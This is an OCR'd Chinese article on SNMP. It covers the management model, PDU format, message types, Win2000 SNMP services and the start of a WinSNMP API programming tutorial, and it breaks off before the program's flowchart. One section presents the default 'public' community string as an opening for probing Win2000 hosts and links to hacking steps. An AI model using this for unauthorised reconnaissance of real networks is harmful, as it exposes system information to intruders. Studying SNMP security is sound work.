


图 1

二、SNMP 的网络管理模型

LOOK 注意 SNMP 的网络管理模型由三个关键元素组成：

■ 被管理的设备（网元）

▣ 代理（agent）
▣ 网络管理系统（NMS，network-management system-NMS）

网元是管理网中包括一个SNMP代理的网络节点，它可以是路由器、接入服务器、交换机、网桥、hub、主机、打印机等网络设备。网元负责收集和存储管理信息，使其为NMS可用。

代理是位于网元中的一个网络管理软件模块，它掌握本地的网络管理信息，并将此信息转换为SNMP兼容的形式，在NMS发出请求时做出响应。

NMS监控和管理网元，提供网络管理所需的处理和存储资源。这里的NMS实际上是指网络管理员与网络管理系统的接口。一个系统可以只当作NMS或代理者，也可以同时完成这两者的功能。一个管理网中可以存在多个NMS。SNMP管理网的结构示意，如下图2所示。

三、SNMP工作流程

SNMP采用了Client/Server模型的特殊形式：代理／管理站模型。对网络的管理与维护是通过管理工作站与SNMP代理间的交互工作完成的。每个SNMP从代理负责回答SNMP管理工作站关于MIB定义信息的各种查询SNMP代理和管理站通过SNMP协议中的标准消息进行通信，每个消息都是一个单独的数据报。SNMP使用UDP作为传输协议，进行无连接操作。SNMP消息报文包含两个部分：SNMP报头和协议数据单元PDU。数据报结构如图3所示。




图 2

版本标识符	团体名	PDU

图 3

▣ 版本识别符（version identifier）：确保SNMP代理使用相同的协议，每个SNMP代理都直接抛弃与自己协议版本不同的数据报。

▣ 团体名（Community Name）：用于SNMP从代理对SNMP管理站进行认证；如果网络配置为要求验证时，SNMP从代理将对团体名和管理站的IP地址进行认证，如果失败，SNMP从代理将向管理站发送一个认证失败的Trap消息。

▣ 协议数据单元（PDU）：其中PDU指明了SNMP的消息类型及其相关参数。所以不同消息类型或SNMPv1与SNMPv2之间，PDU的格式是不同的。

四、SNMP的五种消息类型

LOOK 注意　SNMP中定义了五种消息类型：Get-equest、Get-Response、Get-Next-Request、Set-Request、Trap。

▣ Get-Request、Get-Next-Request与Get-Response：SNMP管理站用Get-Request消息从拥有SNMP代理的网络设备中检索信息，而SNMP代理则用Get-Response消息响应。Get-Next-Request用于和Get-Request组合起来遍历某一MIB结点的子结点。

▣ Set-Request：SNMP管理站用Set-Request可以对网络设备进行远程配置（包括设备名、设备属性、删除设备或使某一个设备属性有效／无效等）。因为SNMP不进行任何授权，所以许多厂商在他们的产品中不实现Set操作，而仅仅把SNMP用于监视设备。

▣ Trap：SNMP代理使用Trap向SNMP管理站发送非请求消息，一般用于描述某一事件的发生。

五、Win2000的简单网络管理协议（SNMP）

LOOK 注意　安装SNMP："控制面板"→"添加删除程序"→"添加／删除Windows组件"→"管理和监视工具"→"简单网络管理协议"。

Win2000对应SNMP网络管理模型的三个部件：

▣ Windows运行两个服务：SNMP Service和SNMP Trap Service提供SNMP代理服务，并进行SNMP安全和认证的管理。开启端口UDP 161 snmp、UDP 162 snmptrap。具体支持文件有DHCPMIB.DLL、EVNTAGNT.DLL、HOSTMIB.DLL、LMMIB2.DLL、MGMTAPI.DLL、MIB.BIN、SNMP.EXE、SNMPAPI.DLL、SNMPSNAP.DLL、SNMPTRAP.EXE、WINSMIB.DLL、WSNMP32.DLL

▣ MIB管理信息库文件：DHCP.MIB、HOSTMIB.MIB、LMMIB2.MIB、MIB_II.MIB、WINS.MIB。其中MIB_II.MIB是一个基于TCP/IP协议网络上管理信息库，也是Internet网络刺探的主要查询对象。




图 4

◎SNMP 管理工具：SNMPUTIL.EXE、EVNTCMD.EXE、EVNTWIN.EXE、MIBCC.EXE。其中SNMPUTIL.EXE是一个简易的控制台管理程序（试了一下，不能在Win98下正确查询）。

> **注意** Snmp的设置管理"管理工具"→"服务"→"SNMP Service"→"属性"→"安全"，进入安全设置，如下图4所示。

> **注意** 以上只简单罗列了一下文件，具体每个程序或文件作用可参看MSDN。
> http://msdn.microsoft.com/library/default.asp?url=/library/en-us/snmp/snmp/about_snmp.asp

六、对Win2000基于SNMP的信息刺探的可行性与实现

首先从前面的原理和图4中可知，对SNMP代理的访问取决于团体名称（community string）和允许管理主机的限制，然而SNMP代理服务的系统默认配置是团体名称"Public"和接受任何主机的SNMP数据包，这也是很多网管配置服务器常犯的错误。

其次，MIB_II库定义的公开性和微软也提供了SNMP软件编程的接口。

所以现在我们有了进行刺探的所有前提，要做的就是如何通过SNMP工具（如snmpuntil.exe）去获得MIB中指定对象的信息。具体刺探步骤可参考下面网址：

http://www.patching.net/abu/gongfang/hacking/snmpscan/index.html

当然，知道了如何使用现成工具，接下去就是让很多人知道如何通过编程去实现自己的SNMP管理工具。

七、基于微软的SNMP API的编程

SNMP并非微软独有，很多公司（如HP、IBM）也都有自己的SNMP编程接口，还有现成的控件，而且支持的语言也不尽相同，Java、C/C++，还有Perl。连PHP都有SNMP的函数，所以SNMP的管理也显得很方便。但讲到微软的东西，当然也就用它的东西比较好，况且也有使用Windows API的经验，用起来也相当方便。另外语言选用Visual C++ 6.0，这方面VC得心应手。

所需支持文件：WSNMP32.LIB、WINSNMP.H、SNMPAPI.DLL、WSNMP32.DLL。前两个文件VC6安装好以后就有，后两个文件Win2k下需要安装了SNMP服务后才有，Win98下只有自带了。当然两者版本可能会不同。我使用的环境是Win98+VC6专业版（Win2K+VC6专业版当然也行）。

下面我就以实现Get-Request、Get-Response消息为例，实现简易的NMS功能，取得MIB中4个叶子对象的信息。对象的名称分别是sysDescr、sysObjectID、sysUpTime、sysName（位于iso.org.dod.internet.mgmt.mib2.system），对象标识符（OID）分别是"1.3.6.1.2.1.1.1.0"；"1.3.6.1.2.1.1.2.0"；"1.3.6.1.2.1.1.3.0"；"1.3.6.1.2.1.1.5.0"。

程序中将用到的几个主要的数据结构之间的关系与定义描述：

smiOID用于保存Oid号：

```
typedef struct {
smiUINT32 len;
smiLPUINT32 ptr;
} smiOID, *smiLPOID;
```

smiVALUE，与一个smiOID对应的值：

```
typedef struct {
smiUINT32 syntax; // 对应smiOID的值类型，具体参看MSDN
union {
smiINT sNumber;
smiUINT32 uNumber;
smiCNTR64 hNumber;
smiOCTETS string;
smiOID oid;
smiBYTE empty;
} value;
} smiVALUE, *smiLPVALUE;
```

VB块：

```
typedef struct {
smiOID ;
smiVALUE ;
} VB
VBL:
typedef struct {
VB[]; // 多个VB块
} VBL
```

PDU：

```
typedef struct {
smiINT PDU_type; //PDU的请求类型，是GET-Request还是其它
smiINT32 request_id; // 一个PDU的唯一标识
smiINT error_status; // 错误信息
smiINT error_index; // 错误索引
HSNMP_VBL varbindlist; // 一个VBL块
} PDU
```

一个条完整的SNMP请求：

```
typedef struct {
HSNMP_ENTITY srcEntity;// 源IP地址
HSNMP_ENTITY dstEntity;// 目的IP地址
HSNMP_CONTEXT context;// 团体名称，我们这里为"public"
HSNMP_PDU PDU // 一个PDU块
}
```

以上结构除前两个为系统已定义外，其它则是为了方便大家理解由我自己描述合成的。

SNMP API的关键函数与处理过程介绍（从上而下），也是一般SNMP API编程的步骤，如下表：

程序作用	相关函数与描述
打开WinSNMP应用对象	SnmpStartup
创建WinSNMP会话对象	SnmpCreateSession
创建一个PDU消息块内的VBL（variable binding lists）	SnmpCreateVbl，SnmpSetVb
创建PDU消息	SnmpCreatePDU
发送SNMP消息请求	SnmpSendMsg
接受SNMP消息请求	SnmpRecvMsg
提取接受到的PDU消息块中VBL	SnmpGetPduData
提取VBL中的多个VB对象	SnmpCountVbl，SnmpGetVb
关闭一个WinSNMP会话	SnmpClose
关闭一个WinSNMP应用	SnmpCleanup

表




图 5

接下去给我的具体程序做一些解释：

- 程序为一个基于 Dialog 的 MFC AppWizard (exe) 项目。
- 运行界面如图 5 所示，单击列表中 Agent 地址，返回显示右边四个对象信息。
- 程序的流程图如图 6 所示（浅色框模块为前面深色框模块的分解）：

